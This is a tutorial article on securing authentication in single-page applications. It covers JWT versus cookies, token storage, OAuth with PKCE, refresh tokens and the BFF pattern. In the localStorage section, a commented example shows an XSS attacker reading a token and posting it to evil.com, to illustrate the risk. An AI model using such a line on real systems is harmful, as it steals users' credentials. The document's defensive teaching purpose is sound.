

The authentication challenge in SPAs
Single Page Applications have a unique challenge: the frontend is completely public. There are no server sessions that natively manage authentication state. Everything in the browser is potentially accessible to an attacker.
This article guides you through authentication options, their trade-offs, and how to implement them securely.
JWT vs session cookies
Session cookies (server-side)
The traditional approach: the server generates a session ID, stores it in a database, and sends it to the client as an HttpOnly cookie.
Advantages:
- The token is not accessible from JavaScript (HttpOnly)
- The server can invalidate sessions instantly
- Smaller attack surface on the frontend
Disadvantages:
- Requires session storage on the server
- Harder to scale horizontally
- Vulnerable to CSRF (needs additional protection)
JWT (JSON Web Tokens)
A self-signed token that contains user data and a cryptographic signature.
Advantages:
- Stateless: the server does not need to store sessions
- Easy to use across multiple services
- Contains user information without querying the DB
Disadvantages:
- Cannot be invalidated before expiration (without additional infrastructure)
- If stolen, the attacker has access until it expires
- Where to store it securely on the frontend?
The answer: it depends on the context
| Scenario | Recommendation |
|---|---|
| Monolithic app with own backend | Session cookies |
| Multiple microservices | JWT with refresh tokens |
| App with external auth provider | OAuth 2.0 + PKCE |
| Maximum security level | BFF (Backend for Frontend) pattern |
Where to store tokens on the frontend
This is one of the most critical security decisions in SPAs.
localStorage: NOT recommended for tokens
// INSEGURO: accesible por cualquier script (XSS)
localStorage.setItem('access_token', token);

// Si hay UNA sola vulnerabilidad XSS en tu app o en
// cualquier dependencia, el atacante puede hacer:
// const token = localStorage.getItem('access_token');
// fetch('https://evil.com/steal', { body: token });
HttpOnly cookies: the most secure option
// El backend establece la cookie - el frontend NO la toca
// Set-Cookie: access_token=xyz; HttpOnly; Secure; SameSite=Strict; Path=/api

// El frontend simplemente hace peticiones y la cookie se envia automaticamente
async function fetchProtectedData(): Promise<unknown> {
  const response = await fetch('/api/protected-resource', {
    credentials: 'include' // Incluir cookies en la petición
  });

  if (response.status === 401) {
    // Redirigir a login
    window.location.href = '/login';
    return null;
  }

  return response.json();
}
In memory: good alternative
// Almacenar token solo en memoria (variable)
// Se pierde al cerrar la pestana (intencionalmente)
class AuthState {
  private accessToken: string | null = null;

  setToken(token: string): void {
    this.accessToken = token;
  }

  getToken(): string | null {
    return this.accessToken;
  }

  clearToken(): void {
    this.accessToken = null;
  }
}

// Usar refresh token (en cookie HttpOnly) para obtener
// un nuevo access token cuando se recarga la página
OAuth 2.0 with PKCE for SPAs
PKCE (Proof Key for Code Exchange) is the mandatory security extension for OAuth in public applications like SPAs.
Why PKCE?
Without PKCE, the authorization flow is vulnerable to interception of the authorization code. PKCE adds a temporary secret that only your application knows.
Complete flow
- Generate code_verifier: A cryptographically random string
- Calculate code_challenge: SHA-256 hash of the verifier
- Redirect to provider: With the challenge (not the verifier)
- Receive the code: The provider redirects back with an authorization code
- Exchange for tokens: Send the code + verifier to the token endpoint
- Validate: The auth server verifies that the challenge matches the verifier
Handling the callback
// Callback: intercambiar el code por tokens
async function handleAuthCallback(): Promise<void> {
  const params = new URLSearchParams(window.location.search);
  const code = params.get('code');
  const state = params.get('state');

  if (!code) {
    throw new Error('No se recibio authorization code');
  }

  // Verificar state para prevenir CSRF
  const savedState = sessionStorage.getItem('oauth_state');
  if (state !== savedState) {
    throw new Error('State no coincide - posible ataque CSRF');
  }

  const verifier = sessionStorage.getItem('pkce_verifier');
  if (!verifier) {
    throw new Error('No se encontro PKCE verifier');
  }

  // Intercambiar code por tokens
  const response = await fetch('https://auth.provider.com/token', {
    method: 'POST',
    headers: { 'Content-Type': 'application/x-www-form-urlencoded' },
    body: new URLSearchParams({
      grant_type: 'authorization_code',
      code,
      redirect_uri: 'https://tusitio.com/callback',
      client_id: 'tu-client-id',
      code_verifier: verifier
    })
  });

  const tokens = await response.json();

  // Limpiar datos temporales
  sessionStorage.removeItem('pkce_verifier');
  sessionStorage.removeItem('oauth_state');

  // Almacenar tokens de forma segura
  // Idealmente, enviar al backend que los ponga en cookies HttpOnly
  await fetch('/api/auth/session', {
    method: 'POST',
    headers: { 'Content-Type': 'application/json' },
    body: JSON.stringify({ tokens }),
    credentials: 'include'
  });
}
Refresh tokens: keeping the session alive
Access tokens should have a short lifespan (5-15 minutes). Refresh tokens allow obtaining new access tokens without asking the user to authenticate again.
Refresh token rotation
// Implementar refresh token rotation
async function refreshAccessToken(): Promise<string | null> {
  const response = await fetch('/api/auth/refresh', {
    method: 'POST',
    credentials: 'include' // El refresh token esta en una cookie HttpOnly
  });

  if (!response.ok) {
    // Refresh token invalido o expirado -> cerrar sesión
    window.location.href = '/login';
    return null;
  }

  const data = await response.json();
  return data.access_token;
}

// Interceptor para renovar automaticamente
async function authenticatedFetch(
  url: string,
  options: RequestInit = {}
): Promise<Response> {
  let response = await fetch(url, {
    ...options,
    credentials: 'include'
  });

  if (response.status === 401) {
    const newToken = await refreshAccessToken();

    if (newToken) {
      response = await fetch(url, {
        ...options,
        credentials: 'include'
      });
    }
  }

  return response;
}
BFF (Backend for Frontend) pattern
The BFF pattern is the most secure architecture for authentication in SPAs. Your backend acts as an intermediary between the SPA and the authentication provider.
BFF advantages
- Tokens never reach the frontend
- The backend handles all auth logic
- HttpOnly cookies protect the session
- Simplifies frontend code
Flow
SPA  -->  BFF (tu backend)  -->  Auth Provider
 ^              |
 |     cookies HttpOnly
 |     (session management)
 +-----------------------------+
// En el frontend, la autenticación es simple
async function login(): Promise<void> {
// Redirigir al endpoint de login del BFF
window.location.href = '/api/auth/login';
// El BFF maneja todo el flujo OAuth internamente
}
async function logout(): Promise<void> {
await fetch('/api/auth/logout', {
method: 'POST',
credentials: 'include'
});
window.location.href = '/';
}
async function getUser(): Promise<UserProfile | null> {
const response = await fetch('/api/auth/me', {
credentials: 'include'
});
if (!response.ok) return null;
return response.json();
}
interface UserProfile {
id: string;
email: string;
name: string;
avatar: string;
}Critical mistakes you must avoid
1. Not verifying the JWT signature
Never trust a JWT without verifying its signature on the backend. Decoding is not verifying.
2. Expiration too long
A JWT with a 7-day expiration is almost as bad as one without expiration. Use 5-15 minutes for access tokens.
3. Storing sensitive data in the JWT
The JWT payload is not encrypted, only Base64-encoded. Anyone can read it.
// NO pongas esto en un JWT:
// - Passwords
// - Datos de tarjetas de credito
// - Informacion medica
// - Cualquier dato personal sensible

// SI puedes incluir:
// - ID del usuario (sub)
// - Email
// - Roles/permisos
// - Timestamp de emision y expiracion
4. Not implementing real logout
With stateless JWT, "logout" on the frontend (deleting the token) does not invalidate the token. Implement a blacklist or use short-lived tokens.
5. Trusting the frontend to verify permissions
// INSEGURO: verificar solo en el frontend
if (user.role === 'admin') {
  showAdminPanel();
}

// El backend SIEMPRE debe verificar permisos en cada petición
// El frontend solo decide que mostrar (UX), no que permitir (seguridad)
Secure authentication checklist
- Tokens stored in HttpOnly cookies or in memory
- Access tokens with short expiration (5-15 min)
- Refresh token rotation implemented
- PKCE enabled for OAuth flows
- State parameter to prevent CSRF in OAuth
- JWT signature verification on the backend
- Rate limiting on login endpoints
- Logging of authentication events
- HTTPS mandatory across the entire application
- CORS configured restrictively
Conclusion
Authentication in SPAs requires a careful approach because the frontend is hostile territory. There is no perfect solution, but combining OAuth 2.0 with PKCE, short-lived tokens, HttpOnly cookies, and the BFF pattern gives you a solid foundation.
Remember: authentication on the frontend is just UX. Real security always lives on the backend.


Comments (0)
Sign in to comment